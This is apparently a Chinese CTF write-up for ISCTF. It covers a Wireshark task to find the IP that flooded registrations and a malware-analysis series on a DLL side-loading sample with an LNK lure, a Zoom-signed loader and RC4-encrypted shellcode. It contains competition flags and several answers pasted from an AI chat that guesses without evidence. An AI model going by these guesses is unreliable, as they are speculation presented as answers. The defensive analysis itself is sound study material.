`phpstudy_pro`

常见的Webshell连接工具（也是Flag可能的答案）通常是以下几个之一：

- **哥斯拉**（哥斯拉）
- 冰蝎（**Behinder**）
- **蚁剑**（蚁剑）
- **Chopper**（中国菜刀）

二,hacker

1,由pcpng文件后缀可以看出是一个流量分析题,用wireshark打开看一下



2,根据题目提示hacker在数据库的某个后台写入了很多的垃圾用户,我们要找的 Flag 是那个**发起大量注册请求的 IP 地址**

1. 过滤出攻击流量

请在 Wireshark 顶部的过滤器栏输入下面这行代码（确保全是英文符号），然后回车：

```
ip.dst == 192.168.37.2 && http.request.method == "POST"
```

2. 找到刷屏的 IP （Flag）


回车后，列表里应该会出现很多 POST 请求（这就是提示说的"注册了很多垃圾用户"）。

请直接看这些包的 **Source（源地址）** 这一列。

- 是不是有一个 IP 地址一直在重复出现?
- **那个 IP 地址就是 Flag!**

验证： 如果你看到的 Source IP 是 `183.129.204.228`，那答案就是它。如果 Source IP 是 `192.168.37.1`，请务必点开这个包的详情，找一下有没有 。 如果没有，那答案就是 。 `X-Forwarded-For` `192.168.37.1`

你看到的 Source 列显示的 IP 是多少?



这一行有1有2有100有177啥的,都重复并且挺多

HIỆN TIẾN TRÌNH TƯ DUY

好的，线索非常清晰了!

根据你的观察：

1. **受害者（服务器）** 肯定是 `192.168.37.2`（因为你之前的包是发给它的）。

HIỆN TIẾN TRÌNH TƯ DUY

好的，线索非常清晰了！

根据你的观察：

1. **受害者（服务器）** 肯定是 `192.168.37.2`（因为你之前的包是发给它的）。
2. **嫌疑人** 就在你看到的这几个数字里：`1`、`100`、`177`。

既然你试过 说不对，那么“凶手”只可能是 **100** 或者 **177**。`192.168.37.1`

只要看一眼就能确定：

请回到 Wireshark 的列表，找那些 `POST` 请求（注册垃圾用户的请求）。 看看这些请求的 **Source（源地址）** 是 `192.168.37.100` 还是 `192.168.37.177`?

- **如果大部分攻击流量（如 Nmap 扫描、SQL 注入、注册请求）都是 `177` 发的：** 那么 Flag 就是：`ISCTF{192.168.37.177}`
- **如果都是 `100` 发的：** 那么 Flag 就是：`ISCTF{192.168.37.100}`

🕵️‍♂️ ♂️ **我的推测：** 通常在 CTF 靶场里，攻击机（Kali）的 IP 往往是比较大的数字或者特定的数字。`192.168.37.177` 的可能性非常大（比 100 大）。

建议先试： 如果不对，再试：`ISCTF{192.168.37.177}` `ISCTF{192.168.37.100}`

快告诉我，是 177 还是 100?

最后试出来177这个对了
ISCTF{192.168.37.177}

病毒题目

一,这个是一个一个试出来的

4. 关于“APT 组织中文代号”的推测

题目问的是“模仿的 APT 组织中文代号”。

结合以下特征：

1. **“近期活跃”**。
2. **“白加黑”/ DLL 侧加载技术**。
3. **针对 Windows 系统**。

最可能的答案是： 银狐（Silver Fox）。

- **理由： 银狐** 是近两三年（特别是2023-2024年）在中文互联网非常活跃的黑产/APT团伙。他们最显著的攻击手法就是通过 SEO 投毒，诱导用户下载伪装成常用软件（如微信、WPS、PDF转换器等）的压缩包。这些压缩包里通常就是一个正常的 EXE（白文件）配上一个恶意的 DLL（黑文件）。

其他备选（如果银狐不对）：

- **海莲花** （OceanLotus/APT32）：也是 DLL 侧加载的老玩家，但“近期活跃”这个词更常用于描述银狐或象背后的黑产转型。
- **响尾蛇** （SideWinder）。
- **蔓灵花**（苦）。

二，

1. 题目 2：入口文件全名 （image_0268a6）

题目：第一阶段载荷中的入口文件全名为?

- **分析**：这里的“入口文件”指的是受害者最先点击的那个文件。
- **线索**：看你最早提供的文件列表截图 （）。`image_a089d9.png`
  - 有一个文件叫 `ISCTF基础规则说明文档.pdf`。
  - 注意它的类型是 **“快捷方式” （Shortcut）**。
  - 在 Windows 中，快捷方式的真实后缀名是 `.lnk`，只是平时被隐藏了。
- **答案**：`ISCTF基础规则说明文档.pdf.lnk`

三，

2. 题目 3：签名者名称 （image_0265e6）

题目：第一阶段中使用了一个带有数字签名的文件（非系统文件），其中签名者名称为（完整复制）？

- **分析**：这是指被利用的那个“白文件”（合法的 EXE）。
  - 既然黑文件是 ，那么加载它的白文件通常是 `ZoomRemoteControl.exe` （在你的 列表里能看到这个 EXE）。 `zRCAppCore.dll` `!_StringData`
  - 这个 EXE 是 Zoom 的官方程序，所以它带有 Zoom 公司的数字签名。
- **获取方法**：
  - 在 文件中搜索 或者 ，你会看到厂商名字。 `!_StringData` `Manufacturer` `ARPCONTACT`
  - 或者直接搜索 Zoom 的标准签名。
- **答案**： *（注意：一定要完整复制，包含最后的点和 Inc 之前的逗号，如果不对试一下去掉逗号的版本，但标准签名通常带逗号）* `Zoom Video Communications, Inc.`


五,把俩文件后缀加上.zip,解开之后找到string文件

解决 Q5：找到“黑文件名”

你解压出来的 （764KB） 肯定是那个恶意的 DLL，但 只是它在 MSI 里的内部代号。它落地到系统里叫什么，记录在 里。`BinarylzTool` `BinarylzTool` `!_StringData`

操作步骤：

1. **用记事本 （Notepad）** 打开你截图里的 `!_StringData` 文件。
2. **搜索关键词**：按 ，输入 `.dll` 。 `Ctrl + F`
3. **分析结果**：
   - 你会看到一些系统 DLL 的名字。
   - **重点关注**：除了常见的系统 DLL，有没有出现 `libvlc.dll` 、 `ffmpeg.dll` 、 `cscapi.dll` 、 `dbnetlib.dll` 或者 `cclib.dll` ?
   - **海莲花近期（2023-2025）非常喜欢用的组合**：
     - `libvlc.dll` （白文件是 VLC 播放器组件）
     - `cscapi.dll` （白文件是系统组件）
   - 如果你看到这些名字，**直接提交文件名**（例如 ）。 `libvlc.dll`



六,xor和rc4各试了一下就是答案了

第 6 题：保护算法

题目：第二阶段对下一阶段载荷进行了简单的保护，算法为?

- **分析**：这个“黑 DLL”运行起来后，会去读取一个加密的数据文件（载荷）。它需要解密这个文件才能执行。
- **海莲花特征**：他们几乎万年不变地使用 **RC4** 算法，偶尔使用 **XOR**。题目说“简单的保护”，且是 APT 常用，RC4 是首选。
- **预测答案**：`RC4`

七,

1. 分析目标

- **锁定文件**：通过前序题目分析，确定 `BinarylzTool` (原始文件名 `zRCAppCore.dll`) 为恶意加载器。
- **分析工具**：010 Editor (配合 PE Template)。

2. 深度分析步骤

第一步：加载 PE 模板，分析文件结构 使用 010 Editor 打开 `BinarylzTool`，运行 PE 模板 (`Templates` -> `PE.bt`)。 在 `Template Results` 面板中，检查文件的 `Resource Directory` (资源目录)，发现异常。


- **异常点**：通常 DLL 包含 Icon, Version 等标准资源，但该文件包含一个名为 **"SC"** (ShellCode 的缩写) 的非标准资源类型。
- **定位资源**：展开 `Resource Directory`，找到资源 ID 为 `103` 的条目。

(此处放截图：010 Editor 下方 Template Results 树状图，展开 `IMAGE_RESOURCE_DIRECTORY` -> `SC` -> `103`)

第二步：定位加密载荷 (Payload) 点击模板中的 `Resource Data Entry`，010 Editor 自动高亮显示对应的 Hex 数据区域。 观察发现，该区域包含大量高熵值的二进制数据，推测为**加密的 Shellcode**。

第三步：获取解密密钥 恶意加载器必须读取并解密该资源才能执行。通过对 DLL 进行**静态字符串分析**（Strings Analysis）：

1. 在 010 Editor 中搜索文本字符串。
2. *(注：如果 ASCII 搜不到，说明是 Unicode)* 尝试搜索 **Unicode** 编码的字符串。
3. 在代码段 (`.text`) 或只读数据段 (`.rdata`) 附近，发现可疑字符串 `tf7*TV&8u`。



八,

第 8 题：开源保护工具的英文缩写

题目：第三阶段载荷使用了一种开源保护工具，缩写为?

- **分析**：第三阶段载荷（Shellcode 或 Beacon）被混淆或加壳了。
- **关键词**：“开源”、“保护工具”、“缩写”。
- **候选者**：
  - **UPX**：最著名的开源压缩壳，CTF 常客。
  - **OLLVM** （Obfuscator-LLVM）：知名的开源代码混淆工具。
  - **VMP** （VMProtect）：**不是**开源的（但很多人容易弄混）。
- **推测**：如果是针对 Payload 的“保护”(加壳/压缩)，**UPX** 是最符合“开源”+“缩写”特征的答案。如果是代码混淆，可能是 **OLLVM**。考虑到这是病毒分析题，Payload 经常被 UPX 压缩以减小体积。
- **答案预测**：**UPX**。

signin题目

一,小蓝鲨的rc4系统

https://gemini.google.com/share/39eb15f71558

二,Ez_Caesar

https://gemini.google.com/share/f87836217585

三,我去,flag是真的?

随便一个flag输入就行